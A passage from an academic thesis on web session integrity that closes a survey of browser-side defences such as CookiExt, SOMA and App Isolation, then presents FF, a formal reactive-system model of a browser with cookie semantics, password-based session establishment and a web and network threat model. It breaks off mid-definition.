CookiExt [17] is a Google Chrome extension protecting the confidentiality of authentication cookies against both web threats and network attacks. The extension adopts a heuristic to identify authentication cookies in incoming HTTP(S) responses: if a response is sent over HTTP, all the identified authentication cookies are marked as `HttpOnly`; if a response is sent over HTTPS, these cookies are also marked as `Secure`. In the latter case, to preserve the session, CookiExt forces an automatic redirection over HTTPS for all the subsequent HTTP requests to the website, since these requests would not include the cookies extended with the `Secure` attribute: the extension implements a fallback mechanism which removes the attribute automatically assigned to authentication cookies identifying sessions which cannot be entirely protected using HTTPS, due to a partial lack of server-side support. The design of CookiExt has been formally validated by proving that a browser where the extension has been installed will be non-interferent with respect to the value of the authentication cookies. CookiExt does not protect against (login) CSRF and session fixation: it just ensures the confidentiality of the authentication cookies.

The proposal has a very low deployment cost, since it provides automatic protection just after the installation of the extension. Preliminary experiments by the authors show good usability results, even though the adoption of a heuristic for authentication cookie detection makes potential problems hard to predict and quantify for a large-scale adoption.

2.3.6 SOMA

Same Origin Mutual Approval (SOMA) [83] is a research proposal describing a simple yet powerful policy for content inclusion and remote communication on the Web. Roughly, a web page from a domain d can include contents from an origin o on domain d' only if: (1) d has listed o as an allowed source of remote contents and (2) d' has listed d as an allowed destination for content inclusion. SOMA is designed to offer protection against web attackers: web developers can effectively prevent (login) CSRF attacks and mitigate the threats posed by content injection vulnerabilities, including stored XSS, by preventing the injected contents from communicating with attacker-controlled web pages. However, session fixation is still possible, since this attack does not depend on communication.

The deployment cost of SOMA is acceptable: browsers must be patched to support the mutual approval policy described above, while web developers should identify appropriate policies for their websites. These policies are declarative in nature and should be relatively small in practice; no change to the web application code is required. If a policy is written correctly, no usability issue may affect the end-user.

2.3.7 App Isolation

App Isolation [19] is a defensive mechanism aimed at offering within a single browser the protection granted by the usage of two different browsers for navigating websites at different levels of trust. It is well-known that, if one browser is used to navigate trusted websites, while another browser is used to navigate potentially malicious web pages, many of the threats posed by the latter are voided by the absence of shared state between the two browsers. Enforcing a similar protection within a single browser requires two conditions: strong state isolation for the web applications to protect and an entry point restriction for them, ensuring that an attacker cannot fool the user into accessing these applications from a maliciously crafted URL. This design is effective at preventing reflected XSS attacks, session fixation and (login) CSRF, but no protection is given against network attacks. Moreover, stored XSS attacks against trusted websites will bypass the protection offered by App Isolation.

The deployment cost of App Isolation is acceptable: the authors of the original paper implemented the required changes to Chromium with around 1,500 lines of C++ code. Developers who desire to take advantage of the protection offered by App Isolation must compile a list of entry points, i. e. the allowed landing pages of their web application. This is feasible and easy to do only for non-social websites, e. g. online banks, which are typically accessed only from their homepage, but it is prohibitively hard for social networks or content-oriented websites, e. g. newspapers websites.

Table 5: Defenses against multiple attacks

proposal	*type*	*attacker*	*CSRF*	*session fixation*	*login CSRF*	*content injection*	*HTTP sniffing*	*HTTP tampering*	*assumptions*	*usability*	*deployment cost*
FlowFox	client/server	*W*	✓	-	-	✓	-	-	attack via script	-	medium
AJAX IDS	client/server	*W*	✓	✓	✓	✓	-	-	attack via AJAX	✓	low
JS Policies	client/server	*W*	✓	-	-	✓	-	-	attack via script	✓	medium
Escudo	client/server	*W*	✓	-	-	✓	-	-	no stored XSS	✓	medium
CookiExt	client	*P*	✗	✗	✗	✓	✓	-	-	✓	low
SOMA	client/server	*W*	✓	✗	✓	✓	-	-	-	✓	low
App Isolation	client/server	*W*	✓	✓	✓	✓	-	-	no stored XSS	✗	low

We summarize our observations about the described solutions in Table 5. We use the dash symbol whenever we do not have any definite evidence about a specific aspect of our investigation based on the existing literature.

3 A FORMAL MODEL FOR SESSION INTEGRITY

In this chapter we introduce FF, a model of a web browser distilled from Featherweight Firefox proposed in [13, 14]. Next we instantiate the threat model, which covers both web and network attackers, and define our notion of *session integrity*. Finally we discuss FF$^+$, a security-enhanced extension of FF which provides provable guarantees for web session integrity against our threat model.

3.1 FF: CORE MODEL OF A WEB BROWSER

3.1.1 Reactive systems

Along the lines of [14], we define web browsers in terms of a very general notion of *reactive systems*.

Definition 1 (Reactive System). *A* reactive system *is a tuple* $(\mathcal{C}, \mathcal{P}, \mathcal{I}, \mathcal{O}, \rightarrow)$, *where* $\mathcal{C}$ *and* $\mathcal{P}$ *are disjoint sets of consumer and producer states,* $\mathcal{I}$ *and* $\mathcal{O}$ *are disjoint sets of input and output events and* $\rightarrow$ *is a labelled transition relation over the set of states* $\mathcal{S} \triangleq \mathcal{C} \cup \mathcal{P}$ *and the set of labels* $\mathcal{A} \triangleq \mathcal{I} \cup \mathcal{O}$, *defined by the following clauses:*

1. $C \in \mathcal{C}$ *and* $C \xrightarrow{\alpha} Q$ *imply* $\alpha \in \mathcal{I}$ *and* $Q \in \mathcal{P}$;
2. $P \in \mathcal{P}$, $Q \in \mathcal{S}$ *and* $P \xrightarrow{\alpha} Q$ *imply* $\alpha \in \mathcal{O}$;
3. $C \in \mathcal{C}$ *and* $i \in \mathcal{I}$ *imply* $\exists P \in \mathcal{P} : C \xrightarrow{i} P$;
4. $P \in \mathcal{P}$ *implies* $\exists o \in \mathcal{O}, \exists Q \in \mathcal{S} : P \xrightarrow{o} Q$.

A reactive system is an event-driven state machine that waits for an input, produces a sequence of outputs in response, and repeats the process indefinitely without ever getting stuck.

3.1.2 FF: syntax

Let $\mathcal{N} = \{a, b, c, d, k, m, n, p\}$ and $\mathcal{V} = \{w, x, y, z\}$ be disjoint sets of names and variables, respectively.

A map M is a partial function from keys to values and we write $M(k) = v$ or $\{k \mapsto v\} \in M$ when the key k is bound to the value v in M; $dom(M)$ denotes the domain of M and $\{\}$ is the empty map. Given two maps M_1 and M_2, $M = M_1 \triangleleft M_2$ is the map defined as follows:

$$M(k) = \begin{cases} M_2(k) & \text{if } k \in dom(M_2) \\ M_1(k) & \text{if } k \in dom(M_1) \land k \notin dom(M_2) \end{cases}$$

Finally, $M_1 \uplus M_2$ stands for the map $M_1 \triangleleft M_2$ whenever $dom(M_1) \cap dom(M_2) = \emptyset$.

URLs

A URL $u \in \mathcal{U}$ is either the constant blank or a triple (π, d, v), where $\pi \in \{\mathsf{http}, \mathsf{https}\}$ denotes a protocol identifier, d is a domain name and v is a value encoding additional information, like the full path of the accessed resource or a query string. Given $u = (\pi, d, v)$, we let $domain(u) = d$ and $path(u) = v$.

Cookies

Cookies are collected in maps ck such that $ck(k) = (n, f)$ whenever the cookie named k is bound to the value n and marked with the flag $f \in \{\mathsf{H}, \mathsf{S}, \top, \bot\}$. Flags H and S model `HttpOnly` and `Secure` cookies respectively, $\bot$ is used for cookies with no special security requirements, while $\top$ marks cookies which are both `HttpOnly` and `Secure`. We let $ck\_vals(ck)$ denote the set of values associated to cookies in the map ck, i. e. $ck\_vals(ck) = \{n \mid \exists k, f : ck(k) = (n, f)\}$.

Values and expressions

We let v range over the set of possible values:

$$\begin{array}{lcll} v & ::= & () & \text{unit} \\ & & u & \text{URL} \\ & & n & \text{name} \\ & & x & \text{variable} \\ & & \lambda x.e & \text{function} \end{array}$$

We let e range over expressions of a simple scripting language which includes first-class functions, basic operations on cookies and the creation of AJAX requests:

$$\begin{array}{lcll} e & ::= & v & \text{value} \\ & & v\ v' & \text{application} \\ & & \mathsf{let}\ x = e\ \mathsf{in}\ e' & \text{let (scope of } x \text{ is } e') \\ & & v? & \text{get cookie} \\ & & v!\langle v', f\rangle & \text{set cookie} \\ & & \mathsf{xhr}(v, v') & \text{AJAX request} \\ & & \mathsf{auth}(v, v') & \text{login operation} \end{array}$$

In particular:

- $(\lambda x.e)\ v$ evaluates to $e\{v/x\}$, i. e. the expression where all occurrences of x are replaced with value v;

- $\mathsf{let}\ x = e\ \mathsf{in}\ e'$ first evaluates e to a value v and then behaves as $e'\{v/x\}$;
- $k?$ returns the value of cookie k, provided that it is not flagged as `HttpOnly`;
- $k!\langle n, f\rangle$, with $f \in \{\perp, \mathtt{S}\}$, stores the cookie $\{k \mapsto (n, f)\}$ in the cookie jar, ensuring that no existing `HttpOnly` cookie is overwritten;
- $\mathsf{xhr}(u, \lambda x.e)$ sends an AJAX request to u and, whenever a value v is available as a response, behaves as $e\{v/x\}$;
- $\mathsf{auth}(u, p)$ sends the password p to the URL u.

Event handlers

We let h range over (sets of) event handlers, i. e. maps from names to functions. If $h(k) = \lambda x.e$, a handler registered on k is ready to run e, with x bound to the value received along with the firing event. FF handlers model two different aspects of web browsing:

- we use them to encode event-driven JavaScript programming: indeed, we represent the DOM with a set of event handlers;
- a new handler is instantiated when an AJAX request is sent to a server and it is triggered only when a response is sent back.

Pages

Pages are triples (u, h, h'), where u is the origin of the page, h is a set of event handlers registered on the DOM and h' is a dynamic set of handlers, which grows when new AJAX requests are sent by the page and shrinks when the corresponding responses are received.

Events

Input events i are defined as follows:

$$
\begin{array}{rcll}
i & ::= & \mathsf{load}(u) & \text{load page} \\
 & & \mathsf{text}(p, k, n) & \text{input in a form} \\
 & & \mathsf{doc\_resp}(n, ck, u, u', h, e) & \text{response to page request} \\
 & & \mathsf{xhr\_resp}(n, ck, u, u', v) & \text{response to AJAX request}
\end{array}
$$

Specifically:

- $\mathsf{load}(u)$ models the user pointing the web browser to URL u: the browser reacts to the event by opening a new network connection to u and sending a request for the document;
- $\mathsf{text}(p, k, n)$ corresponds to the user inserting the value n in the text field k of page p: if p contains a set of handlers h such that $h(k) = \lambda x.e$, the event triggers the expression $e\{n/x\}$;

- $\mathsf{doc\_resp}(n, ck, u, \mathsf{blank}, h, e)$ models the receipt of a response from u over the network connection n: the browser stores the cookies ck in its cookie jar, renders the document structure, modelled as the set of handlers h, and then runs the expression e;

- $\mathsf{doc\_resp}(n, ck, u, u', h, e)$ with $u' \neq \mathsf{blank}$ represents a redirect from u to u': cookies ck are stored by the browser, but both h and e are ignored;

- $\mathsf{xhr\_resp}(n, ck, u, \mathsf{blank}, v)$ corresponds to the receipt of an AJAX response from u over the network connection n: the browser stores the cookies ck, retrieves the continuation $\lambda x.e$ which must be triggered by the response, and runs the expression $e\{v/x\}$;

- $\mathsf{xhr\_resp}(n, ck, u, u', v)$ with $u' \neq \mathsf{blank}$ models a redirect from u to u' triggered by an AJAX response: cookies ck are stored by the browser, while v is ignored.

Output events o are defined as follows:

$$\begin{array}{lll} o & ::= & \bullet & \text{dummy event} \\ & & \mathsf{doc\_req}(ck, u) & \text{document request} \\ & & \mathsf{xhr\_req}(ck, u) & \text{AJAX request} \\ & & \mathsf{login}(ck, u, p) & \text{login operation} \end{array}$$

In particular:

- the dummy event $\bullet$ represents a silent reaction to an input event with no observable side-effect;

- $\mathsf{doc\_req}(ck, u)$ models a document request to u containing the cookies ck: it is triggered either by a $\mathsf{load}(u)$ event or when the browser follows a redirect targeted at u after a document response;

- $\mathsf{xhr\_req}(ck, u)$ models an AJAX request to u containing the cookies ck: it is triggered either by the expression $\mathsf{xhr}(u, \lambda x.e)$ or when the browser is redirected to u after an AJAX response;

- $\mathsf{login}(ck, u, p)$ represents a request to u which includes the password p, corresponding to the submission of a login form: the occurrence of this event may signal the establishment of a new session. The event is triggered by the expression $\mathsf{auth}(u, p)$ and includes the cookies ck which must be sent to u.

We let $\alpha ::= i \mid o$ range over input and output events. We refer to requests, responses and logins as *network* events.

Browser states

Browser states are 5-tuples $Q = \langle W, K, N, T, O \rangle$ where:

$$\begin{aligned} \textit{Windows } W &::= \{\} \mid \{p \mapsto \textit{page}\} \mid W \uplus W \\ \textit{Cookies } K &::= \{\} \mid \{d \mapsto ck\} \mid K \uplus K \\ \textit{Networks } N &::= \{\} \mid \{n \mapsto (u, v)\} \mid N \uplus N \\ \textit{Tasks } T &::= \{\} \mid \{p \mapsto e\} \\ \textit{Outputs } O &::= [\,] \mid o \end{aligned}$$

The different components have the following meaning:

- W is the window store which maps fresh page identifiers to pages;
- K is the cookie jar mapping domain names to the cookies they registered in the browser;
- N is the network connection store which tracks the open network connections: if $\{n \mapsto (u, v)\} \in N$, the browser is waiting for a response from u, where $v = ()$ for a document or login request while, for an AJAX request, v is the identifier of the page that has generated it;
- T is used to represent tasks: if $\{p \mapsto e\} \in T$, then the expression e is running in the page p;
- O is a size-1 buffer of output events, which is convenient to interpret our model as a reactive system.

$Q = \langle W, K, N, T, O \rangle$ is a *consumer* state when both T and O are empty and we denote it with C, otherwise it is a *producer* state and we denote it with P.

3.1.3 Cookie operations

We introduce the standard cookie operations implemented by web browsers to select cookies to be attached to requests and to update the cookie jar by means of the functions *get_ck* and *upd_ck*.

Given a cookie store K and a URL u, we define the partial function $\textit{get\_ck}(K, u)$ as the least map M such that:

$$M(k) = \begin{cases} (n, f) & \text{if } u = (\mathsf{https}, d, v) \text{ and } \exists ck : K(d) = ck \wedge \\ & ck(k) = (n, f) \\ (n, f) & \text{if } u = (\mathsf{http}, d, v) \text{ and } \exists ck : K(d) = ck \wedge \\ & ck(k) = (n, f) \wedge f \in \{\bot, \mathsf{H}\} \end{cases}$$

When $u = \mathsf{blank}$, $\textit{get\_ck}(K, u)$ is not defined.

Let ck be the cookie attached to the response from u, with $d = \textit{domain}(u)$. We define the function $\textit{upd\_ck}(K, d, ck)$ to update cookies in the store K as follows:

$$\textit{upd\_ck}(K, d, ck) = \begin{cases} K \uplus \{d \mapsto ck\} & \text{if } d \notin \textit{dom}(K) \\ K' \uplus \{d \mapsto (ck' \lhd ck)\} & \text{if } K = K' \uplus \{d \mapsto ck'\} \end{cases}$$

Table 6: Reactive semantics of FF: inputs

(I-Load)
$$\frac{ck = get\_ck(K,u)}{\langle W,K,N,\{\},[\,]\rangle \xmapsto{\mathsf{load}(u)} \langle W,K,N \uplus \{n \mapsto (u,())\},\{\},\mathsf{doc\_req}(ck,u)\rangle}$$

(I-Text)
$$\frac{W(p) = (u,h,h') \qquad h(k) = \lambda x.e}{\langle W,K,N,\{\},[\,]\rangle \xmapsto{\mathsf{text}(p,k,n)} \langle W,K,N,\{p \mapsto e\{n/x\}\},[\,]\rangle}$$

(I-DocResp)
$$\frac{d = domain(u) \qquad K' = upd\_ck(K,d,ck)}{\langle W,K,N \uplus \{n \mapsto (u,())\},\{\},[\,]\rangle \xmapsto{\mathsf{doc\_resp}(n,ck,u,\mathsf{blank},h,e)} \langle W \uplus \{p \mapsto (u,h,\{\})\},K',N,\{p \mapsto e\},[\,]\rangle}$$

(I-DocRedir)
$$\frac{d = domain(u) \qquad K' = upd\_ck(K,d,ck) \qquad ck' = get\_ck(K',u')}{\langle W,K,N \uplus \{n \mapsto (u,())\},\{\},[\,]\rangle \xmapsto{\mathsf{doc\_resp}(n,ck,u,u',h,e)} \langle W,K',N \uplus \{n \mapsto (u',())\},\{\},\mathsf{doc\_req}(ck',u')\rangle}$$

(I-XhrResp)
$$\frac{\begin{array}{c} d = domain(u) \\ K' = upd\_ck(K,d,ck) \qquad h' = h'' \uplus \{n \mapsto \lambda x.e\} \qquad W' = W \uplus \{p \mapsto (u',h,h'')\} \end{array}}{\langle W \uplus \{p \mapsto (u',h,h')\},K,N \uplus \{n \mapsto (u',p)\},\{\},[\,]\rangle \xmapsto{\mathsf{xhr\_resp}(n,ck,u,\mathsf{blank},v)} \langle W',K',N',\{p \mapsto e\{v/x\}\},[\,]\rangle}$$

(I-XhrRedir)
$$\frac{d = domain(u) \qquad K' = upd\_ck(K,d,ck) \qquad ck' = get\_ck(K',u')}{\langle W,K,N \uplus \{n \mapsto (u,p)\},\{\},[\,]\rangle \xmapsto{\mathsf{xhr\_resp}(n,ck,u,u',v)} \langle W,K',N \uplus \{n \mapsto (u',p)\},\{\},\mathsf{xhr\_req}(ck',u')\rangle}$$

(I-Mirror)
$$\frac{C \xmapsto{i} P}{C \xrightarrow{i} P}$$

(I-Complete)
$$\frac{\langle W,K,N,\{\},[\,]\rangle \overset{i}{\not\mapsto}}{\langle W,K,N,\{\},[\,]\rangle \xrightarrow{i} \langle W,K,N,\{\},\bullet\rangle}$$

3.1.4 Semantics: inputs

The transitions $C \xrightarrow{i} P$ in Table 6 describe how the consumer state C reacts to the input i by evolving into a producer state P. First we define an auxiliary relation $C \xmapsto{i} P$, which is the bulk of the semantics and is used in the following inference rules:

- rule (I-Load) models a user that navigates the browser to a URL u: a new network connection n is created and a document request event, which includes cookies set for the domain of u, is inserted in the output buffer;
- rule (I-Text) handles events related to the insertion of the data n in the text field k on page p: when such an event occurs, the disclosed expression $e\{n/x\}$ is executed in the page p;
- rule (I-DocResp) represents the receipt of a response over the network connection n: n is removed from the connection store, the cookie jar is updated according to the definition of upd_ck, the received page p is added to the window store and the expression e is executed in the context of the page;

- rule (I-DocRedir) models a redirect message, received over connection n, targeted at URL u': the cookie jar is updated, the URL associated to the connection n is replaced with u' and a new document request is placed in the output buffer;
- rules (I-XhrResp) and (I-XhrRedir) are needed to handle responses and redirects related to AJAX requests: the main difference with respect to the previous two rules consists on the different task which is executed on the page that has triggered the request.

The definition of $C \xrightarrow{i} P$ consists of two rules, i. e. (I-Mirror) and (I-Complete): for a given pair (state C, input event i), $\rightarrow$ behaves as $\mapsto$ if one of the previous inference rules can be applied, otherwise the reactive system produces a dummy action as output.

3.1.5 Semantics: outputs

The reactive semantics for output events $P \xrightarrow{o} Q$ is given in Table 7. As in the previous section, we define an auxiliary relation $\mapsto$ which is used in the following rules:

- rule (O-App) models the application of a value to a function inside an expression;
- rules (O-LetCtx) and (O-Let) allow to manage the use of *let* inside expressions;
- rules (O-Get) and (O-GetFail) are used to model the retrivial of a cookie via JavaScript: the first one represents a situation in which the operation is performed successfully, while the second is needed to handle failures (e. g. no cookie with the specified name or the cookie is marked as `HttpOnly`);
- similarly, rules (O-Set) and (O-SetFail) are used to model the setting of a cookie via JavaScript;
- rule (O-Xhr) models the sending of an AJAX request by an expression running on a page p: a new connection is added to the connections store and a new handler, i. e. the function that must be invoked when the response is received, is added to the set of handlers registered on p.
- rule (O-Login) represents the submission of a login form;
- rule (O-Flush) is needed to model the flushing of the output buffer.

The definition of $P \xrightarrow{o} Q$ consists of the two rules (O-Mirror) and (O-Complete), which are analogous to (I-Mirror) and (I-Complete) seen in Section 3.1.4.

Table 7: Reactive semantics of FF: outputs

(O-App)
$$\frac{}{\langle W, K, N, \{p \mapsto (\lambda x.e)\ v\}, [\,]\rangle \overset{\bullet}{\mapsto} \langle W, K, N, \{p \mapsto e\{v/x\}\}, [\,]\rangle}$$

(O-LetCtx)
$$\frac{\langle W, K, N, \{p \mapsto e'\}, [\,]\rangle \overset{o}{\mapsto} \langle W', K', N', \{p \mapsto e''\}, [\,]\rangle}{\langle W, K, N, \{p \mapsto \mathsf{let}\ x = e'\ \mathsf{in}\ e\}, [\,]\rangle \overset{o}{\mapsto} \langle W', K', N', \{p \mapsto \mathsf{let}\ x = e''\ \mathsf{in}\ e\}, [\,]\rangle}$$

(O-Let)
$$\frac{}{\langle W, K, N, \{p \mapsto \mathsf{let}\ x = v\ \mathsf{in}\ e\}, [\,]\rangle \overset{\bullet}{\mapsto} \langle W, K, N, \{p \mapsto e\{v/x\}\}, [\,]\rangle}$$

(O-Get)
$$\frac{W(p) = (u, h, h') \qquad d = domain(u) \qquad \exists ck : K(d) = ck \wedge ck(k) = (n, f) \wedge f \in \{\bot, \mathsf{S}\}}{\langle W, K, N, \{p \mapsto k?\}, [\,]\rangle \overset{\bullet}{\mapsto} \langle W, K, N, \{p \mapsto n\}, [\,]\rangle}$$

(O-GetFail)
$$\frac{W(p) = (u, h, h') \qquad d = domain(u) \qquad \neg\exists ck : K(d) = ck \wedge ck(k) = (n, f) \wedge f \in \{\bot, \mathsf{S}\}}{\langle W, K, N, \{p \mapsto k?\}, [\,]\rangle \overset{\bullet}{\mapsto} \langle W, K, N, \{p \mapsto ()\}, [\,]\rangle}$$

(O-Set)
$$\frac{\begin{array}{c} W(p) = (u, h, h') \qquad d = domain(u) \\ \neg\exists ck : K(d) = ck \wedge ck(k) = (\_, f') \wedge f' \in \{\mathsf{H}, \top\} \qquad K' = upd\_ck(K, d, \{k \mapsto (n, f)\}) \end{array}}{\langle W, K, N, \{p \mapsto k!\langle n, f\rangle\}, [\,]\rangle \overset{\bullet}{\mapsto} \langle W, K', N, \{p \mapsto ()\}, [\,]\rangle}$$

(O-SetFail)
$$\frac{W(p) = (u, h, h') \qquad d = domain(u) \qquad \exists ck : K(d) = ck \wedge ck(k) = (\_, f') \wedge f' \in \{\mathsf{H}, \top\}}{\langle W, K, N, \{p \mapsto k!\langle n, f\rangle\}, [\,]\rangle \overset{\bullet}{\mapsto} \langle W, K, N, \{p \mapsto ()\}, [\,]\rangle}$$

(O-Xhr)
$$\frac{h'' = h' \uplus \{n \mapsto \lambda x.e\} \qquad W' = W \uplus \{p \mapsto (u', h, h'')\} \qquad ck = get\_ck(K, u)}{\langle W \uplus \{p \mapsto (u', h, h')\}, K, N, \{p \mapsto \mathsf{xhr}(u, \lambda x.e)\}, [\,]\rangle \xmapsto{\mathsf{xhr\_req}(ck, u)} \langle W', K, N \uplus \{n \mapsto (u, p)\}, \{p \mapsto ()\}, [\,]\rangle}$$

(O-Login)
$$\frac{ck = get\_ck(K, u)}{\langle W, K, N, \{p \mapsto \mathsf{auth}(u, pwd)\}, [\,]\rangle \xmapsto{\mathsf{login}(ck, u, pwd)} \langle W, K, N \uplus \{n \mapsto (u, ())\}, \{p \mapsto ()\}, [\,]\rangle}$$

(O-Flush)
$$\frac{}{\langle W, K, N, T, o\rangle \overset{o}{\mapsto} \langle W, K, N, T, [\,]\rangle}$$

(O-Mirror)
$$\frac{P \overset{o}{\mapsto} Q}{P \xrightarrow{o} Q}$$

(O-Complete)
$$\frac{\langle W, K, N, \{p \mapsto e\}, [\,]\rangle \not\mapsto}{\langle W, K, N, \{p \mapsto e\}, [\,]\rangle \xrightarrow{\bullet} \langle W, K, N, \{\}, [\,]\rangle}$$




Figure 6: Lattice of security labels.

3.2 SESSION ESTABLISHMENT

We presuppose a lattice of security labels $(\mathcal{L}, \sqsubseteq)$, with bottom and top elements $\perp$ and $\top$ (cf. Figure 6). The idea is that labels in the lattice correspond to interaction points for the reactive system, i. e. *origins* in the context of web systems.

Definition 2 (Security Labels). *The set of* security labels $\mathcal{L}$*, ranged over by* l*, is the smallest set generated by the following grammar:*

$$l := \perp \mid \top \mid \mathsf{evil} \mid \mathsf{net} \mid \pi(d) \text{ with } \pi \in \{\mathsf{http}, \mathsf{https}\}$$

We define $\sqsubseteq$ *as the least pre-order over* $\mathcal{L}$ *with* $\perp$ *as bottom element,* $\top$ *as top element, induced by the axioms:* $\{\mathsf{evil} \sqsubseteq \mathsf{http}(d), \mathsf{http}(d) \sqsubseteq \mathsf{net}, \mathsf{net} \sqsubseteq \mathsf{https}(d)\}$.

We define a partial function $url\_label : \mathcal{U} \rightarrow \mathcal{L}$ such that $url\_label(u) = \pi(d)$ for $u = (\pi, d, v)$. We also stipulate that the set of names $\mathcal{N}$ is partitioned into the indexed family $\{\mathcal{N}_l\}_{l \in \mathcal{L}}$: this is needed to capture the inability of the attacker to guess random secrets, like passwords or authentication cookie values.

To each output event of the reactive system we associate a label in $\mathcal{L}$ by way of a *trust* mapping $\tau : \mathcal{O} \rightarrow \mathcal{L}$ such that $\tau(o) = l$ indicates that o is a message output by the reactive system in an authenticated session with the endpoint l. We write $\tau(o) = \perp$ whenever o does not belong to any authenticated session and let $\tau_\perp$ stand for the trust mapping such that $\tau_\perp(o) = \perp$ for all $o \in \mathcal{O}$.

We adopt password-based authentication to establish new sessions with remote web servers: when a valid password is submitted to a website supporting authenticated access, a cookie is endorsed to identify the password's owner for the session. This is formally represented by letting trust change dynamically, noted $\tau \xrightarrow{o} \tau'$, upon certain output events.

Table 8: Rules for password-based authentication

(A-Srv)
$$\frac{u \in \mathcal{U}_{ok} \qquad n \leftarrow \mathcal{N}_{\rho(c)} \qquad \rho(c) \in \{url\_label(u), \mathsf{evil}\}}{\tau \xrightarrow{\mathsf{login}(ck,u,c)} \tau \sqcup \tau_{u,n,c}}$$

(A-Fix)
$$\frac{u \in \mathcal{U}_{fix} \qquad \kappa(u) = k \qquad ck(k) = (n, f) \qquad \rho(c) \in \{url\_label(u), \mathsf{evil}\}}{\tau \xrightarrow{\mathsf{login}(ck,u,c)} \tau \sqcup \tau_{u,n,c}}$$

(A-Nil)
$$\frac{\alpha \text{ has a different form}}{\tau \xrightarrow{\alpha} \tau}$$

$$\text{where } \tau_{u,n,c}(o) = \begin{cases} \rho(c) & \text{if } o \in \{\{\mathsf{doc},\mathsf{xhr}\}\_\mathsf{req}(ck', u') \mid domain(u) = domain(u') \land ck'(\kappa(u)) = n \land \tau(o) \sqsubseteq \rho(c)\} \\ \bot & \text{otherwise} \end{cases}$$

For this purpose, we presuppose a function $\rho : \mathcal{N} \to \mathcal{L}$ such that, if $\rho(n) = \pi(d)$, then n is the user's password for the website at d and can be exchanged on the protocol π. We let $\rho(n) = \mathsf{evil}$ whenever n is a password identifying the attacker's account: for simplicity, we assume that this password can be used to establish authenticated sessions on any website. We assume ρ to be *consistent* with respect to the partitioning of names, i. e. we stipulate $\rho(n) \sqsubseteq l$ whenever $n \in \mathcal{N}_l$.

Let now $\mathcal{U}_{auth} \subseteq \mathcal{U}$ be the set of the URLs containing a login form, which can be partitioned into two subsets $\mathcal{U}_{ok}$ and $\mathcal{U}_{fix}$. If a valid password c is sent to:

- $u \in \mathcal{U}_{ok}$, a fresh authentication cookie is created by the server and employed to identify the password's owner;
- $u \in \mathcal{U}_{fix}$, the server is subject to session fixation, hence it endorses for authentication a cookie already included in the login request.

In both cases the (only) authentication cookie is chosen by a function $\kappa : \mathcal{U}_{auth} \to \mathcal{N}$ identifying its name, and the trust mapping is updated to reflect that any output event o including that cookie will have the trust level $\rho(c)$ bound to the password.

A description of the rules used for password-based authentication, reported in Table 8, follows:

- rule (A-Srv) models a login on $u \in \mathcal{U}_{ok}$. If c is a valid password, a fresh value n is picked from the name partition $\mathcal{N}_{\rho(c)}$, based on an underlying total order ($n \leftarrow \mathcal{N}_{\rho(c)}$), that will be used to identify the password's owner: specifically, we perform a point-wise join between the original trust function τ and the auxiliary trust function $\tau_{u,n,c}$ which raises to $\rho(c)$ the trust of the output events sent to $domain(u)$ which include the cookie $\{\kappa(u) \mapsto (n, f)\}$ for some f;
- rule (A-Fix) models a login on $u \in \mathcal{U}_{fix}$. In this case, the value n bound to the key $k = \kappa(u)$ among the cookies ck sent to the server will be used to identify the password's owner;

- rule (A-Nil) is applied when authentication fails or the output event is not a login operation.

3.3 THREAT MODEL

We characterize the attacker's power by a security label l, with the understanding that higher labels provide additional capabilities. A novel aspect of our threat model is that we assume the attacker has full control over *compromised* sessions, i. e. authenticated sessions established using the attacker's credentials. If a network request belongs to a compromised session, we pessimistically assume that all the data included in the request is stored by the server in the attacker's account and later made available to him: this is useful to capture login CSRF attacks [10]. Moreover, we assimilate all the HTTPS traffic signed with untrusted certificates to HTTP traffic.

The threat model results from instantiating the definitions of interception ($\dagger$), eavesdropping ($?$) and synthesis ($\Vdash$). Let $ev\_label : \mathcal{A} \to \mathcal{L}$ be defined as follows:

$$ev\_label(\alpha) = \begin{cases} url\_label(u) & \text{if } \alpha \text{ is a network event sent to or} \\ & \text{received from } u \\ \top & \text{otherwise} \end{cases}$$

The relations $\dagger$ and $?$ are given by the following rules:

$$\text{(II-Net)}\ \frac{ev\_label(\alpha) \sqsubseteq l}{\tau, l \dagger \alpha} \qquad \text{(IH-Net)}\ \frac{ev\_label(\alpha) \sqcap \mathsf{net} \sqsubseteq l}{\tau, l \mathrel{?} \alpha} \qquad \text{(IH-Evil)}\ \frac{\tau(o) = \mathsf{evil}}{\tau, l \mathrel{?} o}$$

In particular:

- rule (II-Net) states that a web attacker at level $\mathtt{http}(d)$ can intercept only the network traffic sent to d either in clear or with no trusted certificates, while a network attacker can intercept all the HTTP traffic and any HTTPS message directed to him;
- rule (IH-Net) states that HTTPS traffic can still be overheard by a net-level attacker: network attackers are thus aware of all the network traffic, even though they may be unable to access its payload;[1]
- rule (IH-Evil) makes any request sent over compromised sessions available to the attacker, as discussed above.

1 We remark that a net-level attacker cannot intercept arbitrary HTTPS traffic, as TLS ensures both freshness and integrity of the communication [31]. The attacker cannot replay encrypted messages or otherwise tamper with HTTPS exchanges without breaking the communication session: preventing the interception of arbitrary HTTPS traffic ultimately amounts to discarding denial of service attacks, which we are not interested to deal with in this thesis.

Defining the synthesis relation is slightly more complex. We start by providing an auxiliary relation $\tau, l, M \Vdash n$, which identifies the names that the attacker is able to generate:

